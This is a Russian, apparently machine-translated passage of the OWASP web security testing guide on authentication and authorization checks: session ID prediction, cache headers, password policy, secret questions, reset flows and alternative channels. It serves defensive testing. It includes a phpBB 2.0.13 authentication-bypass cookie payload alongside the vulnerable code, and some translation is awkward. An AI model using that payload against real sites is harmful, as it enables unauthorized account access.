Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Authenticated</H1>
</BODY></HTML>
```



Прогнозирование идентификатора сеанса

Многие веб-приложения управляют аутентификацией, используя идентификаторы сеансов (идентификаторы сеансов). Следовательно, если создание идентификатора сеанса предсказуемо, злоумышленник сможет найти действительный идентификатор сеанса и получить неавторизованный доступ к приложению, выдавая себя за ранее аутентифицированного пользователя.

На следующем рисунке значения внутри файлов cookie увеличиваются линейно, поэтому злоумышленнику может быть легко угадать действительный идентификатор сеанса.



На следующем рисунке значения внутри файлов cookie изменяются только частично, поэтому можно ограничить атаку методом грубой силы определенными полями, показанными ниже.


Session Identifier : 127.0.0.1/WebGoat WEAKID		
Date	Value	
2006/11/11 14:33:27	12430	1163252007028
2006/11/11 14:33:27	12431	1163252007138
2006/11/11 14:33:27	12432	1163252007247
2006/11/11 14:33:27	12433	1163252007435
2006/11/11 14:33:27	12434	1163252007544
2006/11/11 14:33:27	12435	1163252007653
2006/11/11 14:33:27	12436	1163252007763
2006/11/11 14:33:27	12437	1163252007872
2006/11/11 14:33:28	12438	1163252007982
2006/11/11 14:33:28	12439	1163252008091
2006/11/11 14:33:28	12440	1163252008200
2006/11/11 14:33:28	12442	1163252008310
2006/11/11 14:33:28	12443	1163252008419
2006/11/11 14:33:28	12444	1163252008528
2006/11/11 14:33:28	12445	1163252008638
2006/11/11 14:33:28	12446	1163252008747
2006/11/11 14:33:28	12447	1163252008857
2006/11/11 14:33:28	12448	1163252008966
2006/11/11 14:33:29	12449	1163252009075

SQL-инъекция (аутентификация HTML-формы)

SQL-инъекция является широко известным методом атаки. Этот раздел не будет описывать этот метод в деталях, так как в этом руководстве есть несколько разделов, которые объясняют методы инъекций, выходящие за рамки этого раздела.



На следующем рисунке показано, что при простой атаке SQL-инъекцией иногда можно обойти форму аутентификации.



Тестирование методом серой коробки

Если злоумышленник смог извлечь исходный код приложения, используя ранее обнаруженную уязвимость (например, обход каталога) или из веб-хранилища (приложения с открытым исходным кодом), можно было бы выполнить изощренные атаки против реализации проверки подлинности. обработать.

В следующем примере (PHPBB 2.0.13 - Уязвимость обхода аутентификации) в строке 5 функция unserialize () анализирует предоставленный пользователем файл cookie и устанавливает значения внутри массива \$row. В строке 10 хеш пароля MD5 пользователя, хранящийся в внутренней базе данных, сравнивается с предоставленным.

```
1.  if ( isset($HTTP_COOKIE_VARS[$cookie_name . '_sid']) ||
2.  {
3.  $sessiondata = isset( $HTTP_COOKIE_VARS[$cookie_name . '_data']
4.  ) ?
5.  unserialize(stripslashes($HTTP_COOKIE_VARS[$cookie_name .
6.  '_data'])) : array();
7.
8.  $sessionmethod = SESSION_METHOD_COOKIE;
9.  }
10. if( md5($password) == $row['user_password'] &&
11. $row['user_active'] )
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE :
14. 0;
15. }
```

В PHP сравнение между строковым значением и логическим значением (1 - "TRUE") всегда равно «TRUE», поэтому, передав следующую строку (важная часть «b:1») в функцию unserialize (), можно обойти контроль аутентификации:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

Инструменты

- [WebScarab](#)
- [WebGoat](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

Ссылки

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - <http://www.cgisecurity.com/lib/SessionIDs.pdf>

4.5.5. Тестирование функциональности запоминания пароля (OTG-AUTHN-005)

Резюме

Браузеры иногда спрашивают пользователя, хотят ли они запомнить пароль, который он только что ввел. Браузер сохранит пароль и автоматически введет его при каждом посещении той же формы аутентификации. Это удобно для пользователя. Кроме того, некоторые веб-сайты предлагают пользовательские функции «запомнить меня», позволяющие пользователям сохранять входы в систему определенной клиентской системы.

Наличие паролей в браузере не только для конечных пользователей, но и для злоумышленника. Если злоумышленник может получить доступ к браузеру жертвы (например, с помощью атаки с использованием межсайтовых сценариев или через общий компьютер), он может получить сохраненные пароли. Браузеры нередко хранят эти пароли в легко доступной форме, но даже если браузер хранит пароли в зашифрованном виде и может быть восстановлен только с помощью мастер-пароля, злоумышленник может получить пароль, посетив целевое веб-приложение. Форма аутентификации, ввод имени пользователя жертвы и разрешение браузеру вводить пароль.

Кроме того, если пользовательские функции «запомнить меня» наложены на слабые места в том, как токен хранится на клиентском ПК (например, с использованием кодированных в base64 учетных данных в качестве токена), это может раскрыть пароли пользователей. С начала 2014 года большинство основных браузеров будут отменять любое использование `autocomplete = "off"` в отношении форм паролей, и в результате предыдущие проверки для этого не требуются, и обычно не следует давать рекомендации по отключению этой функции. Однако это все еще может относиться к таким вещам, как второстепенные секреты, которые могут случайно храниться в браузере.

Как проверить

- Ищите пароли, хранящиеся в куки. Изучите куки, хранящиеся в приложении. Убедитесь, что учетные данные не хранятся в виде открытого текста, но хэшируются.
- Изучите механизм хеширования: если это обычный, хорошо известный алгоритм, проверьте его силу; в доморощенных хеш-функциях попробуйте несколько имен пользователей, чтобы проверить, легко ли угадывается хеш-функция.
- Убедитесь, что учетные данные отправляются только во время фазы входа и не отправляются вместе с каждым запросом к приложению.
- Рассмотрим другие конфиденциальные поля формы (например, ответ на секретный вопрос, который необходимо ввести в форму восстановления пароля или разблокировки учетной записи).

Санация

Убедитесь, что никакие учетные данные не хранятся в виде открытого текста или легко доступны в зашифрованном или зашифрованном виде в файлах cookie.

4.5.6. Тестирование слабости кеша браузера (OTG-AUTHN-006)

Резюме

На этом этапе тестер проверяет, правильно ли приложение указывает браузеру не запоминать конфиденциальные данные.

Браузеры могут хранить информацию для целей кэширования и истории. Кэширование используется для повышения производительности, поэтому ранее отображаемую информацию не нужно загружать снова. Механизмы истории используются для удобства пользователя, поэтому пользователь может видеть именно то, что видел в момент извлечения ресурса. Если конфиденциальная информация отображается пользователю (например, его адрес, данные кредитной карты, номер социального страхования или имя пользователя), то эта информация может храниться в целях кэширования или истории, и, следовательно, может быть получена путем изучения кеша браузера или просто нажав кнопку браузера «Назад».

Как проверить

История браузера

Технически, кнопка «Назад» является историей, а не кешем (см. <http://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html#sec13.13>). Кеш и история - это две разные сущности. Тем не менее, они имеют ту же слабость представления ранее показанной конфиденциальной информации.

Первый и самый простой тест состоит из ввода конфиденциальной информации в приложение и выхода из системы. Затем тестер нажимает кнопку «Назад» в браузере, чтобы проверить, можно ли получить доступ к ранее отображенной конфиденциальной информации, пока она не аутентифицирована.

Если при нажатии кнопки «Назад» тестер может получить доступ к предыдущим страницам, но не к новым, то это не проблема аутентификации, а проблема истории браузера. Если эти страницы содержат конфиденциальные данные, это означает, что приложение не запрещает браузеру хранить их.

Аутентификация не обязательно должна быть вовлечена в тестирование. Например, когда пользователь вводит свой адрес электронной почты, чтобы подписаться на новостную рассылку, эта информация может быть извлечена, если не обрабатывается должным образом.

Кнопка «Назад» может быть отключена от показа конфиденциальных данных. Это может быть сделано:

- Доставка страницы по HTTPS.
- Настройка Cache-Control: необходимо повторно подтвердить

Кэш браузера

Здесь тестеры проверяют, что приложение не пропускает какие-либо конфиденциальные данные в кэш браузера. Для этого они могут использовать прокси-сервер (например, WebScarab) и выполнять поиск ответов сервера, относящихся к сеансу, проверяя, что для каждой страницы, содержащей конфиденциальную информацию, сервер дает указание браузеру не кэшировать никакие данные. Такая директива может быть выдана в заголовках ответа HTTP:

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

Эти директивы, как правило, устойчивы, хотя для заголовка Cache-Control могут потребоваться дополнительные флаги, чтобы лучше предотвратить постоянное связывание файлов в файловой системе. К ним относятся:

- Cache-Control: must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0

```
HTTP/1.1:
Cache-Control: no-cache
```

```
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g., 0)>
```

Например, если тестеры тестируют приложение электронной коммерции, они должны найти все страницы, содержащие номер кредитной карты или другую финансовую информацию, и проверить, что на всех этих страницах применяется директива no-cache. Если они находят страницы, которые содержат критическую информацию, но не дают указание браузеру не кэшировать их содержимое, они знают, что конфиденциальная информация будет храниться на диске, и они могут перепроверить это, просто просматривая страницу в кэше браузера. ,

Точное местоположение, в котором хранится эта информация, зависит от операционной системы клиента и используемого браузера. Вот некоторые примеры:

- Mozilla Firefox:
 - Unix / Linux: ~ / .mozilla / firefox / <идентификатор профиля> / Cache /
 - Windows: C: \ Documents and Settings \ <имя_пользователя> \ Local Settings \ Application Data \ Mozilla \ Firefox \ Profiles \ <ID-профиля> \ Cache
- Internet Explorer:
 - C: \ Documents and Settings \ <user_name> \ Local Settings \ Temporary Internet Files

Тестирование методом серой коробки

Методология тестирования эквивалентна случаю черного ящика, поскольку в обоих сценариях тестеры имеют полный доступ к заголовкам ответа сервера и к HTML-коду. Тем не менее, при

тестировании с серым ящиком тестер может иметь доступ к учетным данным, которые позволят ему тестировать конфиденциальные страницы, доступные только для аутентифицированных пользователей.

Инструменты

- [OWASP Zed Attack Proxy](#)
- Firefox add-on [CacheViewer2](#)

Ссылки

- [Caching in HTTP](#)

4.5.7. Тестирование политики слабых паролей (OTG-AUTHN-007)

Резюме

Наиболее распространенным и наиболее легко управляемым механизмом аутентификации является статический пароль. Пароль представляет ключи от королевства, но часто подрывается пользователями во имя юзабилити. В каждом из недавних хакерских атак, которые выявили учетные данные пользователя, жалуются, что наиболее распространенными являются пароли: 123456, пароль и qwerty.

Цели теста

Определите устойчивость приложения к подбору паролей, используя доступные словари паролей, оценив требования к длине, сложности, повторному использованию и устареванию паролей.

Как проверить

1. Какие символы разрешены и запрещены для использования в пароле? Обязан ли пользователь использовать символы из разных наборов символов, таких как строчные и прописные буквы, цифры и специальные символы?
2. Как часто пользователь может изменить свой пароль? Как быстро пользователь может изменить свой пароль после предыдущего изменения? Пользователи могут обходить требования к истории паролей, изменяя свой пароль 5 раз подряд, чтобы после последнего изменения пароля они снова настраивали свой первоначальный пароль.
3. Когда пользователь должен изменить свой пароль? После 90 дней? После блокировки учетной записи из-за чрезмерных попыток входа в систему?
4. Как часто пользователь может повторно использовать пароль? Поддерживает ли приложение историю предыдущих 8 использованных паролей пользователя?
5. Насколько следующий пароль должен отличаться от последнего пароля?
6. Запрещено ли пользователю использовать свое имя пользователя или другую информацию

учетной записи (например, имя или фамилию) в пароле?

Ссылки

- [Brute Force Attacks](#)
- [Password length & complexity](#)

Санация

Для снижения риска легко угадываемых паролей, облегчающих несанкционированный доступ, существует два решения: ввести дополнительные элементы управления аутентификацией (т.е. двухфакторная аутентификация) или ввести политику надежных паролей. Самым простым и дешевым из них является введение надежной политики паролей, которая обеспечивает длину, сложность, повторное использование и устаревание пароля.

4.5.8. Тестирование на слабый секретный вопрос / ответ (OTG-AUTHN-008)

Резюме

Часто называемые «секретными» вопросами и ответами, секретные вопросы и ответы часто используются для восстановления забытых паролей (см. « [Проверка слабой функциональности смены пароля или сброса](#) » (OTG-AUTHN-009)) или в качестве дополнительной защиты поверх пароля.

Как правило, они создаются при создании учетной записи и требуют от пользователя выбора предварительно заданных вопросов и предоставления соответствующего ответа. Они могут позволять пользователю создавать свои собственные пары вопросов и ответов. Оба метода подвержены ненадежности. В действительности, вопросы безопасности должны генерировать ответы, которые известны только пользователю, и которые никто не может угадать или обнаружить. Это сложнее, чем кажется.

Секретные вопросы и ответы опираются на секретность ответа. Вопросы и ответы следует выбирать так, чтобы ответы знали только владельцы аккаунта. Однако, хотя многие ответы не могут быть общедоступными, большинство вопросов, которые реализуют веб-сайты, поддерживают псевдоприватные ответы.

Предварительно сгенерированные вопросы:

большинство предварительно сгенерированных вопросов имеют довольно упрощенный характер и могут привести к небезопасным ответам. Например:

- Ответы могут быть известны членам семьи или близким друзьям пользователя, например, «Какова девичья фамилия вашей матери?», «Какова ваша дата рождения?»
- Ответы могут быть легко угаданы, например, «Какой ваш любимый цвет?», «Какая ваша любимая бейсбольная команда?»

- Ответы могут быть грубыми, например: «Как зовут вашего любимого учителя средней школы?» - ответ, вероятно, есть в некоторых легко загружаемых списках популярных имен, и, следовательно, простую атаку грубой силой можно написать по сценарию.
- Ответы могут быть общедоступными, например, «Какой ваш любимый фильм?» - ответ может быть легко найден на странице профиля пользователя в социальной сети.

Самообразующиеся вопросы:

Проблема с наличием пользователей создавать свои собственные вопросы в том, что она позволяет им генерировать очень небезопасные вопросы, или даже обходные весь смысл иметь вопрос безопасности в первую очередь. Вот несколько примеров из реальной жизни, которые иллюстрируют этот момент:

- "Что такое $1 + 1$?"
- "Какое у тебя имя пользователя?"
- «Мой пароль - S3cur | ty!»

Как проверить

Тестирование на слабые предварительно сгенерированные вопросы:

попробуйте получить список контрольных вопросов, создав новую учетную запись или выполнив процедуру «Я не помню свой пароль». Постарайтесь составить как можно больше вопросов, чтобы получить представление о типе заданных вопросов безопасности. Если какие-либо вопросы безопасности попадают в категории, описанные выше, они уязвимы для атак (угаданные, грубые, доступны в социальных сетях и т. Д.).

Тестирование на слабые вопросы, сгенерированные самим собой:

Попробуйте создать вопросы безопасности, создав новую учетную запись или настроив свойства восстановления пароля существующей учетной записи. Если система позволяет пользователю создавать свои собственные вопросы безопасности, она уязвима для создания небезопасных вопросов. Если система использует автоматически сгенерированные вопросы безопасности во время работы с забытым паролем и если можно перечислить имена пользователей (см. Тестирование перечисления учетных записей пользователей), то для тестировщика должно быть легко перечислить ряд самогенерируемых вопросов. Следует ожидать, что с помощью этого метода будет найдено несколько слабых вопросов, порожденных самим собой.

Тестирование на грубые ответы:

Используйте методы, описанные в разделе Тестирование механизма слабой блокировки, чтобы определить, вызывает ли ряд неправильно предоставленных ответов безопасности механизм блокировки.

Первое, что нужно учитывать при попытке использовать вопросы безопасности, - это количество вопросов, на которые нужно ответить. Большинству приложений нужен только пользователь, чтобы ответить на один вопрос, тогда как в некоторых критических приложениях пользователю может потребоваться ответить на два или даже больше вопросов.

Следующим шагом является оценка силы вопросов безопасности. Могут ли ответы быть получены с помощью простого поиска в Google или с помощью социальной инженерии? В качестве тестера на проникновение приведем пошаговое руководство по использованию схемы секретных вопросов:

- Позволяет ли приложение конечному пользователю выбрать вопрос, на который необходимо ответить? Если так, сосредоточьтесь на вопросах, которые имеют:

- «Публичный» ответ; например, что-то, что можно найти с помощью простого запроса поисковой системы.
- Фактический ответ, такой как «первая школа» или другие факты, которые можно найти.
- Мало возможных ответов, например, «какая модель была вашей первой машиной». Эти вопросы дадут злоумышленнику короткий список возможных ответов, и на основании статистики злоумышленник может ранжировать ответы от наиболее вероятных до наименее вероятных.
- Определите, сколько предположений у вас есть, если это возможно.
 - Разрешает ли сброс пароля неограниченные попытки?
 - Есть ли период блокировки после X неправильных ответов? Имейте в виду, что система блокировки сама по себе может быть проблемой безопасности, поскольку злоумышленник может использовать ее для запуска отказа в обслуживании против законных пользователей.
- Выберите соответствующий вопрос на основе анализа из вышеперечисленных пунктов и проведите исследование, чтобы определить наиболее вероятные ответы.

Ключом к успешному использованию и обходу слабой схемы секретных вопросов является нахождение вопроса или набора вопросов, которые дают возможность легко найти ответы. Всегда ищите вопросы, которые могут дать вам максимальный статистический шанс угадать правильный ответ, если вы абсолютно не уверены ни в одном из ответов. В конце концов, схема секретного вопроса так же сильна, как и самый слабый вопрос.

Ссылки

[The Curse of the Secret Question](#)

4.5.9. Тестирование на слабые настройки смены или сброса пароля (OTG-AUTHN-009)

Резюме

Функция изменения и сброса пароля приложения - это механизм самообслуживания для изменения или сброса пароля для пользователей. Этот механизм самообслуживания позволяет пользователям быстро менять или сбрасывать свой пароль без вмешательства администратора. Когда пароли меняются, они обычно меняются в приложении. Когда пароли сбрасываются, они либо отображаются в приложении, либо отправляются пользователю по электронной почте. Это может указывать на то, что пароли хранятся в виде простого текста или в расшифрованном формате.

Цели теста

1. Определите устойчивость приложения к подрывной деятельности процесса изменения учетной записи, позволяющей кому-либо изменить пароль учетной записи.
2. Определите устойчивость функции сброса паролей к угадыванию или обходу.

Как проверить

Как для смены пароля, так и для сброса пароля важно проверить:

1. если пользователи, кроме администраторов, могут изменять или сбрасывать пароли для учетных записей, отличных от их собственных.
2. если пользователи могут манипулировать или подменить процесс изменения или сброса пароля, чтобы изменить или сбросить пароль другого пользователя или администратора.
3. если процесс изменения или сброса пароля уязвим для [CSRF](#).

Тестовый сброс пароля

В дополнение к предыдущим проверкам важно проверить следующее:

- Какая информация требуется для сброса пароля?

Первый шаг - проверить, нужны ли секретные вопросы. Отправка пароля (или ссылки для сброса пароля) на адрес электронной почты пользователя без предварительного запроса на секретный вопрос означает 100% -ную безопасность этого адреса электронной почты, что не подходит, если приложению требуется высокий уровень безопасности.

С другой стороны, если используются секретные вопросы, следующим шагом является оценка их силы. Этот конкретный тест подробно обсуждается в параграфе « [Тестирование на слабый секретный вопрос / ответ](#) » данного руководства.

- Как сбросить пароли пользователя?

Наиболее небезопасный сценарий здесь, если инструмент сброса пароля показывает вам пароль; это дает злоумышленнику возможность войти в учетную запись, и если приложение не предоставит информацию о последнем журнале в жертве, он не узнает, что его учетная запись была взломана. Менее небезопасный сценарий, если инструмент сброса пароля вынуждает пользователя немедленно изменить свой пароль. Хотя он и не такой скрытный, как в первом случае, он позволяет злоумышленнику получить доступ и блокирует реального пользователя.

Наилучшая безопасность достигается в том случае, если сброс пароля осуществляется по электронной почте на адрес, с которого пользователь первоначально зарегистрировался, или на другой адрес электронной почты; это заставляет злоумышленника не только угадать, на какую учетную запись электронной почты был отправлен сброс пароля (если приложение не отображает эту информацию), но и поставить под угрозу эту учетную запись электронной почты, чтобы получить временный пароль или ссылку для сброса пароля.

- Пароли сброса генерируются случайным образом?

Наиболее небезопасный сценарий здесь - это когда приложение отправляет или визуализирует старый пароль в виде открытого текста, поскольку это означает, что пароли не хранятся в хешированной форме, что само по себе является проблемой безопасности.

Наилучшая безопасность достигается, если пароли генерируются случайным образом с помощью безопасного алгоритма, который не может быть получен.

- Функциональность сброса пароля запрашивает подтверждение перед сменой пароля?

Чтобы ограничить атаки типа «отказ в обслуживании», приложение должно отправить ссылку пользователю по электронной почте со случайным токеном, и только если пользователь заходит по ссылке, процедура сброса завершена. Это гарантирует, что текущий пароль будет действителен до тех пор, пока сброс не будет подтвержден.

Проверка смены пароля

В дополнение к предыдущему тесту важно проверить:

- Требуется ли старый пароль для завершения изменения?

Наиболее небезопасный сценарий здесь, если приложение разрешает изменение пароля без запроса текущего пароля. Действительно, если злоумышленник может взять под контроль допустимый сеанс, он может легко изменить пароль жертвы.

См. Также пункт « [Тестирование политики слабых паролей](#) » данного руководства.

Ссылки

- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Periodic Table of Vulnerabilities - Insufficient Password Recovery](#)

Санация

Функция смены или сброса пароля является чувствительной функцией и требует некоторой формы защиты, например, требует от пользователей повторной аутентификации или предоставления пользователю экранов подтверждения во время процесса.

4.5.10. Тестирование на более слабую аутентификацию в альтернативном канале (OTG-AUTHN-010)

Резюме

Даже если механизмы первичной аутентификации не содержат каких-либо уязвимостей, возможно, уязвимости существуют в альтернативных законных каналах аутентификации пользователей для тех же учетных записей пользователей. Тесты должны проводиться для выявления альтернативных каналов и, в зависимости от объема тестирования, выявления уязвимостей.

Альтернативные каналы взаимодействия с пользователем могут использоваться для обхода основного канала или предоставления информации, которая затем может использоваться для содействия атаке на основной канал. Некоторые из этих каналов могут быть отдельными веб-приложениями, использующими разные имена хостов или пути. Например:

- Стандартный сайт
- Мобильное или определенное устройство, оптимизированный веб-сайт
- Оптимизированный доступ к сайту
- Альтернативные страновые и языковые сайты
- Параллельные веб-сайты, которые используют одни и те же учетные записи пользователей (например, другой веб-сайт, предлагающий разные функциональные возможности одной и той же организации, партнерский веб-сайт, с которым совместно используются учетные записи пользователей)
- Разработка, тестирование, UAT и промежуточные версии стандартного сайта

Но это могут быть и другие типы приложений или бизнес-процессов:

- Приложение для мобильных устройств
- Настольное приложение
- Операторы колл-центра
- Интерактивный голосовой ответ или системы телефонных деревьев

Обратите внимание, что фокус этого теста на альтернативных каналах; некоторые варианты аутентификации могут отображаться в виде разного контента, доставляемого через один и тот же веб-сайт, и почти наверняка будут доступны для тестирования. Они здесь не обсуждаются и должны были быть идентифицированы во время сбора информации и первичной проверки подлинности. Например:

- Прогрессивное обогащение и постепенная деградация, которые меняют функциональность
- Использование сайта без куки
- Использование сайта без JavaScript
- Использование сайта без плагинов, таких как для Flash и Java

Даже если область применения теста не позволяет проверить альтернативные каналы, их существование должно быть задокументировано. Это может подорвать степень уверенности в механизмах аутентификации и может стать предпосылкой для дополнительного тестирования.

пример

Основной веб-сайт:

<http://www.example.com>

и функции аутентификации всегда выполняются на страницах с использованием безопасности транспортного уровня:

<https://www.example.com/myaccount/>

Однако существует отдельный веб-сайт, оптимизированный для мобильных устройств, который вообще не использует Transport Layer Security и имеет более слабый механизм восстановления пароля:

<http://m.example.com/myaccount/>

Как проверить

Понять основной механизм

Полностью протестируйте основные функции аутентификации на сайте. Это должно идентифицировать, как учетные записи выпускаются, создаются или изменяются и как пароли восстанавливаются, сбрасываются или изменяются. Кроме того, должно быть известно знание любых мер аутентификации с повышенными привилегиями и мер защиты аутентификации. Эти предшественники необходимы для возможности сравнения с любыми альтернативными каналами.

Определите другие каналы

Другие каналы можно найти с помощью следующих методов:

- Чтение содержимого сайта, особенно домашней страницы, свяжитесь с нами, справочных страниц, статей поддержки и часто задаваемых вопросов, T & C, уведомлений о конфиденциальности, файла robots.txt и любых файлов sitemap.xml.
- Поиск HTTP-прокси в журналах, записанных во время предыдущего сбора и тестирования информации, на наличие таких строк, как «mobile», «android», blackberry », «ipad », «iphone », «мобильное приложение », «e-reader », «wireless » , "auth", "sso", "единый вход" в URL-путях и содержании тела.
- Используйте поисковые системы для поиска различных веб-сайтов из одной организации или с использованием одного и того же доменного имени, которые имеют схожее содержимое домашней страницы или также имеют механизмы аутентификации.

Для каждого возможного канала подтвердите, являются ли учетные записи пользователей общими для них, или предоставьте доступ к той же или аналогичной функциональности.

Перечислите функции аутентификации

Для каждого альтернативного канала, где учетные записи пользователей или функции являются общими, определите, доступны ли все функции аутентификации основного канала, и существует ли что-либо дополнительное. Может быть полезно создать сетку, подобную приведенной ниже:

Primary	Mobile	Call Center	Partner Website
Register	Yes	-	-
Log in	Yes	Yes	Yes (SSO)
Log out	-	-	-
Password reset	Yes	Yes	-
-	Change password	-	-

В этом примере на мобильном телефоне есть дополнительная функция «изменить пароль», но она не предлагает «выйти». Ограниченное количество задач также возможно, позвонив в колл-центр. Колл-центры могут быть интересны, потому что их проверки подтверждения личности могут быть слабее, чем веб-сайт, что позволяет использовать этот канал для атаки на учетную запись пользователя.

Перечисляя их, стоит обратить внимание на то, как осуществляется управление сеансами, в случае, если есть перекрытие по каким-либо каналам (например, файлы cookie, ограниченные одним и тем же именем родительского домена, одновременные сеансы разрешены по каналам, но не по одному каналу).

Обзор и тест

Альтернативные каналы должны быть упомянуты в отчете об испытаниях, даже если они помечены как «только информация» и / или «выходят за рамки». В некоторых случаях область тестирования может включать в себя альтернативный канал (например, потому что это просто еще один путь к целевому имени хоста) или может быть добавлена в область после обсуждения с владельцами всех

каналов. Если тестирование разрешено и разрешено, все другие тесты аутентификации, описанные в этом руководстве, должны быть выполнены и сопоставлены с основным каналом.

Связанные тестовые случаи

Контрольные примеры для всех других тестов аутентификации должны быть использованы.

Санация

Убедитесь, что согласованная политика аутентификации применяется ко всем каналам, чтобы они были одинаково безопасны.

4.6. Тестирование авторизации

Авторизация - это концепция предоставления доступа к ресурсам только тем, кому разрешено их использовать. Тестирование для авторизации означает понимание того, как работает процесс авторизации, и использование этой информации для обхода механизма авторизации.

Авторизация - это процесс, который происходит после успешной аутентификации, поэтому тестировщик проверит эту точку после того, как у него будут действительные учетные данные, связанные с четко определенным набором ролей и привилегий. Во время такого рода оценки следует проверить, можно ли обойти схему авторизации, найти уязвимость обхода пути или найти способы повысить привилегии, назначенные тестеру.

4.6.1. Тестирование каталога/файла (OTG-AUTHZ-001)

Резюме

Многие веб-приложения используют файлы и управляют ими как часть своей повседневной работы. Используя методы проверки ввода, которые не были хорошо спроектированы или развернуты, агрессор может использовать систему для чтения или записи файлов, которые не предназначены для доступа. В определенных ситуациях может быть возможно выполнить произвольный код или системные команды.

Традиционно веб-серверы и веб-приложения реализуют механизмы аутентификации для управления доступом к файлам и ресурсам. Веб-серверы пытаются ограничить пользовательские файлы внутри «корневого каталога» или «корневого каталога веб-документов», который представляет собой физический каталог в файловой системе. Пользователи должны рассматривать этот каталог как базовый каталог в иерархической структуре веб-приложения.

Определение привилегий осуществляется с помощью списков контроля доступа (ACL), которые определяют, какие пользователи или группы должны иметь возможность доступа, изменения или выполнения определенного файла на сервере. Эти механизмы предназначены для предотвращения доступа злоумышленников к конфиденциальным файлам (например, к общему файлу / etc / passwd на UNIX-подобной платформе) или для предотвращения выполнения системных команд.

